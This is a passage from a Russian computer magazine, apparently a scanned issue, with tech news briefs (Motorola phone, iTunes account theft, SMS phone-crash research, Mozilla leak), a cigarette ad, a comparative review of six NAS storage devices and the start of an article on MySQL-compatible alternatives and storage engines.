сенсорным дисплеем (960x540 пикселей) построен на базе двухъядерной платформы NVIDIA Tegra 2 и оснащен 1 Гб оперативной памяти. Пока устройство управляется ОС Android 2.2, но к моменту начала продаж обещают версию 2.3. Кроме того, новинка



комплектуется очень емким аккумулятором 1930 мАч, которого будет хватать на 9 часов в режиме разговора, и при этом весит всего 136 г. Конечно, не обошлось без встроенной камеры (5 Мп со светодиодной вспышкой), фронтальной VGA-камеры для видеосвязи, поддержки Wi-Fi 802.11b/g/n, Bluetooth, GPS, слота для microSD карт и так далее. Какова будет цена этого маленького монстра, и когда стартуют продажи, пока не известно. Можно предположить, что в России, ввиду отсутствия официального представительства Motorola, устройство появится не очень скоро, а по цене будет равняться полноценному ноутбуку.



10 лет исполнилось Wikipedia 15 января. Как быстро летит время.

3D ДЛЯ ВЗРОСЛЫХ

Цитата из мюзикла «Avenue Q», гласящая: «Internet is for porn» (Интернет предназначен для порно), давно уже стала нарицательным. Самое забавное заключается в том, что в этой фразе есть немалая доля истины — сфера услуг и товаров для взрослых и технологический прогресс действительно идут бок о бок. Они прекрасно дополняют и «продвигают» друг друга. Скажем, ты наверняка читал или слышал о том, что разного рода манипуляторы с эффектом обратного действия интересуют не только представителей игровой индустрии, но и

участников индустрии развлечений для взрослых. За примерами не нужно ходить далеко: практически сразу после выхода Kinect от Microsoft умельцы стали предпринимать попытки адаптировать его для XXX-игр (кстати, успешно, что очень не нравится самим «мелкомягким»). А после прокатившегося по планете бума 3D-технологий на крупных порносайтах быстренько появились разделы с 3D-контентом. Да, вообще-то, снимать порно в 3D начали уже давно, но интереса к технологии до последнего времени практически не было. Теперь же,

когда фильмы в 3D пользуются спросом как никогда, странно было бы его не использовать. Стало известно, что во втором квартале текущего года «Пентхаус» запустит первый в мире телеканал, транслирующий 3D-порно. Таким образом, у нас получается следующая картина: спортивные трансляции в режиме стерео уже практикуются, контент для взрослых — на подходе, а значит, где-то на горизонте уже маячит смутная перспектива 3D-телевидения в широком смысле этого слова. И, как всегда, порно выступает двигателем прогресса :).

WINSTON FREEDOM MUSIC

В декабре 2010 года в Москве состоялся финал регионального тура фестиваля Winston Freedom Music. Кардинально новый формат музыкальных мероприятий Super Jam Sessions, объединивший на одной сцене актуальные музыкальные направления и передовые цифровые технологии, собрал тысячи поклонников в пяти городах России. На московской сцене выступили хедлайнеры европейских клубов, в том числе легенда мирового брит-попа — группа Kaiser Chiefs, а также классики электронного жанра, обладатели Grammy и MTV Music Awards, проект Dirty Vegas.



СЕНСОРНАЯ МЫШЬ ОТ MICROSOFT



Чуть больше года прошло с тех пор, как компания Apple выпустила минималистичную Magic Mouse. Множество людей за это время пристрастились к сенсорным «грызунам» и хотели бы, чтобы выбор этих девайсов был больше. Спешим порадовать: достойную новинку выпустил вечный конкурент Apple — компания Microsoft. Устройство, получившее имя Touch Mouse, лишено колеса прокрутки, зато оснащено сенсорной поверхностью или «матрицей емкостных электродов, чувствительных к прикосновению». Говоря проще: скроллить можно почти по всей поверхности мышки. Для тех, кто еще не успел поработать с сенсорными мышками, поясним — устройство способно распознавать различные жесты, в том числе и с

участием нескольких пальцев сразу. Таким способом реализованы команды перелистывания, изменения масштаба, панорамирования, навигации между окнами и так далее. Благодаря технологии BlueTrack новинка совершенно непритворлива к поверхности, на которой используется. Высокая точность отслеживания перемещений мыши на разных поверхностях достигается благодаря новому источнику подсветки и оптическому датчику. В комплект Touch Mouse входит миниатюрный USB-ресивер Snap-in Nano, функционирующий на частоте 2.4 ГГц. Продажи мыши стартуют только этим летом, но предварительный заказ в магазине Amazon.com можно оформить уже сейчас. Новинка обойдется тебе в \$79.95.

ITUNES-АККАУНТЫ ПО ДЕШЕВКЕ

В прошлом году по Сети долго циркулировали слухи об угоне большого количества аккаунтов iTunes, и в итоге Apple были вынуждены их подтвердить. Тогда мы не знали, каков масштаб бедствия, и представители Apple уверяли, что пользователей оповестили об опасности и предложили им сменить пароли. Теперь же на китайском сайте ТаоБао (барахолка вроде Ebay) в продаже всплыли 50 000 аккаунтов iTunes по

бросовым ценам. За один аккаунт хакеры хотят всего один юань, что примерно равно четырнадцать центам. За эти деньги вполне честно обещают временный неограниченный доступ к музыкальному каталогу Apple, а также к играм, программам и фильмам (при несанкционированном входе может сработать система предупреждения, которая заблокирует доступ через двенадцать часов). Интересно, связаны ли эти

угоны аккаунтов с прошлогодними накрутками рейтинга некоторых приложений в iTunes? Судя по всему, злоумышленники не просто пользовались халявой, но методично скачивали определенные программы, и выводили их в топ (в основном приложения для чтения электронных книг). Когда мошенничество заметили, некоторые приложения были удалены, а некоторые лишились статусов бестселлеров. В платежной системе PayPal, сообщают, что возрастающий интерес киберпреступников к iTunes является вполне законным, однако уверяют, что большинство случаев мошенничества происходит именно на стороне iTunes, а значит и спрашивать нужно с компании Apple.



MS ДАРИТ ТЕЛЕФОНЫ ХАКЕРАМ

Хакер, скрывающийся под ником GeoHot, известен во всем мире благодаря взлому iPhone и PlayStation 3. И стоило ему написать у себя на сайте (geohot.com) о намерении приобрести и сломать устройство на базе Windows Phone 7, как с ним тут же связались представители Microsoft. Если ты думаешь, что взломщику принялись угрожать судебными разбирательствами и страшными карами — ошибаешься. На связь с джейлбрейкером вышел сам Брендон Уотсон, глава подразделения Microsoft по контактам с WP7-разработчи-

ками. Уотсон писал: «GeoHot, если ты хочешь создавать крутые штуки для WP7, оставь мне свой e-mail, и мы с радостью подарим тебе WP7-телефон!». Да, такова новая «политика партии», теперь Microsoft предпочитает не судиться и скандалить с хакерами, а привлекать их на свою сторону. Об одном таком прецеденте мы недавно писали: тогда MS удалось привлечь создателей ChevronWP7 (первого джейлбрейка для WP7) к обсуждению вопросов дальнейшего развития мобильной платформы и убедить парней убраться с WP7-разработчи-


SMS МОЖЕТ УБИТЬ ТЕЛЕФОН

Думаешь, заголовок этой новости выглядел бы уместнее в какой-нибудь «желтой» газете? Понимаем, звучит действительно дико-важно, но, тем не менее, это правда. Неприятный доклад на данную тему был представлен общественности на конференции 27С3, что недавно состоялась в Берлине. Исследователи Коллин Муллинер и Нико Голде рассказали, что многие примитивные мобильные телефоны не в состоянии адекватно обработать некоторые виды сообщений — например, MMS или текстовые сообщения, состоящие из нескольких частей. Само по себе это, конечно, не новость, но сообщение о том, что после получения такого SMS дешевые сотовые могут уйти в циклическую перезагрузку — из-за ошибки в ПО — уже интереснее. В ходе эксперимента Муллинер и Голде подняли в своей лаборатории GSM-сеть, подключили к ней кучу мобильных телефонов и разослали на них более 120 000 SMS'ок. Аппараты, не имеющие собственной ОС, реагировали на получение «непонятных» сообщений по-разному — от потери соты до бесконечного ребута. Такого рода баги проявились у бюджетных устройств от компаний Samsung, Sony Ericsson, Motorola и LG. Теперь исследователи непозорно намекают производителям простеньких трубок, что эти уязвимости вполне можно использовать и для SMS-атак.



➤➤ **45% всех фишинговых атак приходится на платежную систему PayPal. Это излюбленная цель фишеров, согласно отчету OpenDNS.**

DDR4 ОТ SAMSUNG



Компания Samsung сообщила о «захвате пальмы первенства» — южнокорейцам удалось первыми создать модули памяти DDR4, используя микросхемы, изготовленные по технологии 3х нм класса. Как уже давно известно, основная ставка при разработке делалась на энергоэффективность, а не на увеличение скоростей, так что заявление производителя о том, что новые модули потребляют на 40% меньше электроэнергии, чем модули DDR3, рассчитанные на напряжение 1.5 В, было вполне ожидаемо. Помимо пониженного напряжения питания (модули DDR4 способны работать при напряжении 1.05 В) есть и еще один источник экономии — технология Pseudo Open Drain (POD), вдвое уменьшающая потребляемый ток во время чтения/записи. При этом скорость передачи увеличилась до 2.133 Гбит/с при напряжении питания 1.2 В (для памяти DDR3, рассчитанной на напряжение питания 1.35 или 1.5 В, этот показатель достигает 1.6 Гбит/с). Организация JEDEC должна утвердить новый стандарт DDR4 уже во второй половине текущего года.

УТЕЧКА У MOZILLA

Mozilla Foundation сообщает, что в Сеть, возможно, «утекла» база данных, состоящая из 44 000 неактивных пользовательских аккаунтов, ранее использовавшихся на addons.mozilla.org. Случилась эта неприятность из-за халатности самих сотрудников компании — они случайно выложили упомянутую базу в открытый доступ, и до сих пор не понятно, успел кто-нибудь ее оттуда стянуть или все обошлось. В Mozilla уверяют, что утечка в любом случае не представляет никакой угрозы, ведь почти вся информация в «слитой» БД уже устарела,

а ПО и алгоритмы шифрования сменились еще в 2009 году. Тем не менее, база содержала логины и пароли пользователей, к тому же зашифрованные еще по старинке — алгоритмом MD5. Сообщается, что в этой связи все дискредитированные пароли принудительно поменяли, о чем пользователей уведомили по электронной почте. Подобный недосмотр компании Mozilla, конечно, не красит, даже несмотря на заявление, что «никакого риска для пользователей не было, инцидент не вышел за рамки инфраструктуры Mozilla».





ПАРТИЯ или PARTY*?

*ВЕЧЕРИНКА

реклама



ВСЁ и СРАЗУ!

DUBLISS

Двойной угольный фильтр

МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

ТЕСТОВЫЙ СТЕНД

Процессор: Intel Core 2 Duo E4700
(разогнан до 3500 МГц)
Системная плата: ASUS P5QC
Оперативная память: 2x1024 Мбайт,
Kingston, DDR2-800
Видеокарта: NVIDIA GeForce 9800 GT
Блок питания: 430 Вт, Thermaltake
Операционная система: Microsoft Windows 7
Ultimate x32

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

D-Link DNS-343
NETGEAR ReadyNAS NVX
QNAP TS-459
Synology Disk Station DS411+
Synology Disk Station DS410j
Thecus N3200

ТЕСТИРОВАНИЕ НАКОПИТЕЛЕЙ NAS

➔ **Каждый человек, имеющий компьютер и быстрый безлимитный интернет, знает о том, что свободного места на диске много не бывает. Несмотря на появление моделей HDD емкостью в несколько терабайт, проблема все равно остается, тем более, что такие диски весьма дороги. Решением может стать NAS — сетевые хранилища данных.**

Технологии

В аббревиатуре NAS нет ничего страшного: Network Attached Storage — сетевая система хранения данных. Это удобный корпус для установки жестких дисков, обладающий сетевым портом, процессором и различными дополнительными интерфейсами. Например, если у тебя дома несколько компьютеров, то можно с помощью NAS создать общее дисковое пространство, к которому каждый сможет подключиться через сеть. Очень удобно. Но это самый простой вариант, ведь NAS позволяет организовать не только банальное хранилище файлов, но и автономный загрузчик торрентов, принт- и веб-сервер, почтовый сервер, систему видеонаблюдения на базе IP-камер и много другое. Раз уж в NAS устанавливаются по несколько жестких дисков, то глупо было бы не организовать из них дисковый массив по технологии RAID. И, естественно, такая возможность присутствует. В зависимости от задач, которые ты поставишь, можно будет сделать выбор — например, в сторону скорости, RAID 0 (но тут нужно помнить, что порт Ethernet может стать узким местом подобной системы). Если же тебе важна не только скорость, но и надежность, то к твоим услугам массивы уровней RAID 1 и RAID 5, которые используют резервирование данных. В зависимости от наличия дополнительных разъемов (USB, eSATA и так далее), а также програм-

многo обеспечения из комплекта поставки, возможности конкретного NAS существенно возрастают. На некоторых моделях имеются небольшие ЖК-дисплеи, отображающие различную информацию о параметрах работы системы.

Методика тестирования

Мы собирали все NAS именно с тремя жесткими дисками по одной простой причине: модель Thecus N3200 может вместить в себя именно столько HDD — поэтому, чтобы все были в равных условиях, мы устанавливали именно по три диска в каждое сетевое хранилище. Это были 2Тб диски от компании Hitachi. Чтобы понять, насколько быстро работает каждая система, нами использовался тест Intel NAS Performance Toolkit, который имитирует обычные для NAS-операции, в частности, копирование файлов и папок, работу с мультимедийным и бизнес-контентом, а также с потоковым видео. Тесты проводились в двух режимах — в массивах уровней RAID 5 и RAID 0. Мы обращали внимание на параметры, такие как скорость работы, удобство меню и настройки, комплектация, функциональность, внешний вид, комплект поставки и уровень создаваемого при работе шума.



13500 руб.



22000 руб.

D-Link DNS-343

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Поддерживаемые протоколы: CIFS/SMB, FTP, UPnP, http

Поддерживаемые сервисы: медиа-сервер, принт-сервер, torrent-клиент, iTunes

Уровни массивов: RAID 0, RAID 1, RAID 5, JBOD, Standard

Оперативная память: 128 Мб

Процессор: ARM926EJ

Порты: Ethernet (10/100/1000 Мбит/с), USB



Чтобы установить жесткие диски D-Link DNS-343, не нужно прикладывать много усилий, все сделано очень удобно: никаких винтов и отверток, только направляющие и специальные рычажки на задней панели для проведения обратной операции. Также удобен небольшой ЖК-экран, на котором отображается различная полезная информация, например IP-адрес устройства, количество свободного места и список служб, которые запущены в данный момент. Кроме того, D-Link DNS-343 — это самое недорогое устройство в нашем обзоре.

Возможно, именно поэтому у него достаточное количество недостатков. Это сильный шум при работе, который издают два небольших вентилятора, а также всего один порт USB на корпусе. Кроме того, высокой скоростью работы D-Link DNS-343 также не может похвастаться. В общем, обратная сторона невысокой стоимости очевидна.

NETGEAR ReadyNAS NVX

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Поддерживаемые протоколы: CIFS/SMB, FTP, UPnP, http, AFP, NFS, DLNA, Bonjour

Поддерживаемые сервисы: медиа-сервер, принт-сервер, torrent-клиент, iTunes, ReadyNAS Remote

Уровни массивов: X-RAID2, RAID 0, RAID 1, RAID 5

Оперативная память: 1 Гб

Процессор: Intel EP80579 1 ГГц

Порты: 2xEthernet (10/100/1000 Мбит/с), 3xUSB



Внешность ReadyNAS NVX нам очень понравилась как из-за дизайна, так и из-за качества сборки и материалов. Корпус почти полностью металлический, а встроенный блок питания делает его довольно весомым. Как и на некоторых других участниках нашего теста, на нем расположен LCD-дисплей, выводящий информацию о состоянии устройства. Монтаж жестких дисков происходит в специальные корзины, что очень удобно. Форматируются диски быстро, настройка проста и понятна. Также стоит отметить высокую скорость работы ReadyNAS NVX, при том, что шум от встроенного вентилятора почти не слышен. А если выбрать режим работы X-RAID2, то диски можно будет заменять «по-горячему».

Единственный обнаруженный нами у ReadyNAS NVX недостаток носит конструктивный характер — это слишком яркий свет светодиода [02], сигнализирующего о работе устройства: особенно нервирует в темноте или если направлен непосредственно в глаза.



31000 руб.



27000 руб.

QNAP TS-459 Pro

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Поддерживаемые протоколы: CIFS/SMB, FTP, UPnP, http, AFP, NFS, DLNA, Bonjour, iSCSI

Поддерживаемые сервисы: медиа-сервер, принт-сервер, torrent-клиент, iTunes.

Уровни массивов: RAID0, RAID1, RAID5, RAID6, RAID5+, JBOD

Оперативная память: 1 Гб

Процессор: Intel Atom D510 1.66 ГГц

Порты: 2x Ethernet (10/100/1000 Мбит/с), 5x USB, 2xeSATA, VGA



Свежее устройство от компании QNAP обладает очень мощной начинкой и широкой номенклатурой портов и разъемов. Это 5 портов USB, которых с лихвой хватит для подключения различных внешних устройств, два разъема eSATA, и даже порт VGA. В QNAP TS-459 Pro установлен процессор Intel Atom с двумя ядрами, тактовой частотой 1.66 ГГц и поддержкой технологии Hyper Threading. Его органично дополняет 1 Гб памяти типа DDR2 — вместе они обеспечивают весьма впечатляющую производительность. Также имеется дисплей, на котором можно посмотреть любую нужную информацию о работе устройства, а кроме того автономно, а не через ПК, настроить NAS. В этом тебе поможет пара кнопок, расположенных рядом с экраном.

А вот цена данного хранилища, мягко говоря, не низкая. Но, как говорится, за все нужно платить.

Synology Disk Station DS411+

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Поддерживаемые протоколы: CIFS/SMB, FTP, UPnP, http, AFP, NFS, DLNA, Bonjour, iSCSI

Поддерживаемые сервисы: медиа-сервер, принт-сервер, mail-сервер, torrent-клиент, iTunes.

Уровни массивов: RAID0, RAID1, RAID5, RAID6, RAID5+, RAID 10, JBOD, Standart

Оперативная память: 1 Гб

Процессор: Intel Dual-core 1.67 ГГц

Порты: Ethernet (10/100/1000 Мбит/с), 2x USB, eSATA



Модель Synology Disk Station DS411+ отличается высокой скоростью работы и наличием множества интересных и полезных функций. С его помощью можно организовать почтовый и веб-серверы, причем на последнем можно разместить аж тридцать веб-сайтов с поддержкой PHP/MySQL. Кроме того, если у тебя есть IP-камеры, то с помощью Synology Disk Station DS411+ сможешь настроить систему видеонаблюдения. Несмотря на обилие различных функций работает устройство очень быстро. Кроме того, девайс прост в настройке, что позволит им воспользоваться даже не самому опытному пользователю.

Портов и разъемов, в отличие от функций, в Synology Disk Station DS411+ не очень много: всего лишь пара USB и один eSATA. Маловато, учитывая направленность решения. Кроме того, сосредоточившись на обширных возможностях устройства, производитель немного задвинул работу над дизайном, который получился очень простым и скучным.



14500 руб.



9000 руб.

Synology Disk Station DS410j

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Поддерживаемые протоколы: CIFS/SMB, FTP, UPnP, http, AFP, NFS, DLNA, Bonjour, iSCSI

Поддерживаемые сервисы: медиа-сервер, принт-сервер, mail-сервер, torrent-клиент, iTunes.

Уровни массивов: RAID0, RAID1, RAID5, RAID6, RAID5+, RAID 10, JBOD, Standart

Оперативная память: 128 Мб

Процессор: ARM 800 МГц

Порты: Ethernet (10/100/1000 Мбит/с), 2xUSB



Второе изделие от компании Synology в нашем тесте. Стоит оно в два раза дешевле, чем его старший брат, но это не помешало производителю оставить в нем ту же программную составляющую, что и в DS411+. А вот внешность «младшенького», в отличие от более дорогой модели, ориентированной на бизнес-пользователей, вполне себе симпатичная: белая передняя панель из глянцевого пластика и крышка из серого металла производят очень положительное впечатление. Производительность Synology Disk Station DS410j впечатляет, а два вентилятора работают эффективно и тихо.



Несмотря на то, что Synology Disk Station DS410j позиционируется вендором как бюджетное устройство, порт USB на передней панели ему бы не помешал. Да и вообще с дополнительными портами беда — присутствию всего два разъема USB, и все.

Thecus N3200

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Поддерживаемые протоколы: CIFS/SMB, FTP, http, AFP, NFS, DLNA, torrent-клиент, iTunes.

Поддерживаемые сервисы: медиа-сервер, принт-сервер,

Уровни массивов: RAID0, RAID1, RAID5, JBOD

Оперативная память: 256 Мб

Процессор: AMD Geode LX800 500 МГц

Порты: 2xEthernet (10/100/1000 Мбит/с), 2xUSB, eSATA




Устройство выбивается из ряда остальных участников теста, так как в него можно установить всего три жестких диска. Впрочем, учитывая его цену, данный нюанс ему можно смело простить, тем более установка происходит очень просто. К тому же, режим RAID5 в Thecus N3200 производителем оставлен. А это означает, что несмотря на всего три HDD, надежное хранилище данных с его помощью вполне можно будет создать. Другой особенностью этого девайса является процессор от компании AMD. Бюджетность устройства не повлияла на его функционал: можно организовать медиа-сервер, клиент загрузок или принт-сервер, а дополнительные модули позволят существенно расширить этот список. В общем, недорогой — это не значит плохой или слабый.



Но, конечно, недостатки у Thecus N3200 тоже есть. Это очень простой интерфейс, шумная работа системы охлаждения, а также не самая высокая скорость работы. Именно этими неудобствами ты должен будешь расплатиться за невысокую цену устройства.


РЕЗУЛЬТАТЫ ТЕСТОВ

INTEL NAS PERFORMANCE TOOLKIT, RAID 0



Лидеры забега — хранилища QNAP TS-459 Pro и Synology Disk Station DS411+

INTEL NAS PERFORMANCE TOOLKIT, RAID 5



Особой разницы с RAID5 не заметно

Выводы

Думаем, что наш тест позволит тебе выбрать хороший NAS, подходящий под твои задачи. Награду «Выбор редакции» получил QNAP TS-459 Pro — очень быстрая система, обладающая при этом хорошим функционалом.

Титул «Лучшая покупка» достался модели Thecus N3200 за отличное соотношение цены и качества.

Любители скорости могут обратить свое внимание на еще один производительный накопитель, Synology Disk Station DS411+.

2 4 1 9 0 0 4 1

ЧЛЕНОВ*

сообщество нового мужского телеканала

MAN TV МУЖСКАЯ
ТЕРРИТОРИЯ

* По данным исследования TV Index Plus, Россия, население 4+ (TNS Россия), октябрь-декабрь 2010



Жизнь после MySQL

Выбираем замену для популярной СУБД

➔ **Что будет теперь, когда ненавистная и даже глубоко противная истинным сторонникам открытого софта компания Oracle купила многострадальную Sun, а заодно и наш с тобой любимый MySQL? Конец легендарного продукта? Может быть. Но уже сейчас есть куда более функциональные и полностью совместимые разработки!**

MySQL, он же просто «мускул». Бьюсь об заклад, что это единственная СУБД, которая по умолчанию доступна на твоём хостинге. Любимые движки для форума и блога работают на ней. Это фактически стандарт де-факто для любого веб-продукта. Да и в своих проектах ты, вероятнее всего, используешь именно ее. В Сети миллионы сайтов осуществляют запросы и сохраняют данные в БД с помощью MySQL. И все было просто и понятно до тех пор, пока компания Sun вместе с ее любимым мускулом неожиданно не купила корпорация Oracle. Учитывая, что основным продуктом последней является мощнейшая СУБД с одноименным названием, сообщество сильно тревожилось о дальнейшей судьбе MySQL. И не напрасно. Компания Oracle, конечно же, выступила с заявлением, что все в порядке: проект по-прежнему будет развиваться. Но многим верится в это с трудом. Ведь даже быстрый выпуск версии

5.5, которую многие так ждали, не дал положительных результатов: старые баги как были, так и остались. Разве ж это дело? Но параллельно с оригинальным MySQL уже давно развиваются альтернативные проекты, которые совместимы с оригинальной СУБД, но во многом даже превосходят ее. И об этом мы сейчас и поговорим.

Важная вещь — совместимость

Итак, мы взялись за непростую задачу — найти замену для MySQL. Но если менять, то на что? Только не беги с криками «Да отстой ваш мускул — бери слона, то есть PostgreSQL». Не выйдет! Сейчас столько кода написано с поддержкой MySQL, что переписать или искать замену — себе дороже. Причем в прямом смысле — часто уложиться в рамки разумных финансовых затрат просто невозможно. Хорошо, если речь идет о простецком форуме или блоге (обычно в них ре-

Движок БД — что это такое?

Если немного упростить понятия, то база данных — это обертка вокруг движка хранения данных. Она занимается приемом запросов и управлением ими, кэшированием и прочими обслуживающими функциями, обеспечивая работу с низкоуровневым API движка. Последний, в свою очередь, собственно и хранит данные (на диске или в памяти), работает с операционной системой и обеспечивает выдачу нужных выборок по запросу от сервера. Если раньше СУБД (связка «сервер + движок») была монолитная, то теперь во всех системах используется структура с плагинами. Движок в такой организации является просто модулем, а сам сервер не зависит от системы хранения данных. В последних редакциях классического MySQL также используется плагинная архитектура. Поэтому встроенный движок InnoDB (правда, обычно устаревшей версии) можно легко заменить на модуль другого проекта, который часто будет лучше. В альтернативных мускулах разработках, в том числе MariaDB или Drizzle, все движки изначально выполнены как плагины. Попробую кратко пробежаться по современным движкам хранения данных в MySQL-совместимых СУБД.

- **InnoDB** — основной движок для мускула, который с версии 5.5 наконец-то сделали дефолтным. Поддерживает транзакции, репликацию, построчную блокировку. Достаточно устойчив к сбоям.
- **MyISAM** — очень проблемный движок, плохо переносящий крах сервера. Не поддерживает транзакции, но зато может похвастаться полнотекстовыми индексами и быстрой работой. Долгое время был стандартным для всех версий MySQL, а потому до сих пор является самым популярным.
- **Aria** — замена для MyISAM с поддержкой транзакций и улучшенной работой с памятью. Движок гарантирует целостность данных и при этом не уступает в скорости MyISAM.
- **CVS** — специализированный движок на случай, когда требуется хранить и обрабатывать большие массивы строковых данных, разделяемых запятой.
- **Federated/FederatedX** — этот движок специализируется на прозрачном разнесении данных по нескольким серверам (физическим) на уровне таблицы.

- **PBXT** — призванный заменить InnoDB новый движок, в котором реализованы полная поддержка транзакций, многоверсионность, автоматическая обработка дедлоков. Движок оптимизирован для большого количества одновременных транзакций.
- **Blackhole** — служебный движок, представляющий собой, по сути, /dev/null для СУБД и фактически не производящий никаких записей на диск. Используется для репликации.
- **Archive** — движок, который максимально быстро работает на запись. Используется в тех случаях, когда необходимо хостить большие массивы данных. Для эффективности хранения используется сжатие, что приводит к медлительности во время выборок. Движок хорошо подходит для долговременного хранения логов и другой служебной информации.
- **XtraDB** — расширенная и исправленная в некоторых проблемных местах InnoDB от компании Percona.
- **MERGE** — схожий с Federated движок для разнесения данных в одной таблице на несколько разных.
- **MEMORY** — движок, использующийся для хранения данных не на диске, а в памяти. Информация из базы доступна только во время работы сервера, но это дает колоссальный прирост в производительности.
- **BlitzDB** — еще одна замена для MyISAM с хорошей производительностью за счет встроенного построчного кэширования и автоматического восстановления после сбоев. Движок не поддерживает транзакции.
- **NDB** — движок для кластера, обладающий, впрочем, кучей проблем и удручающе плохой производительностью.
- **Falcon** — легендарный движок от компании MySQL AB, разрабатываемый еще со времен Sun, когда было принято решение заменить оракуловский InnoDB.
- **SphinxSE** — полнотекстовый движок от создателя поискового сервера Sphinx. Лучший вариант для полнотекстового поиска и индексации по правилам русского языка. Легко оперирует терабайтами данных, обеспечивая при этом все возможности современной БД.

Но надо понимать, что на самом деле сохранилось только название, дабы не смущать софт непривычными идентификаторами.

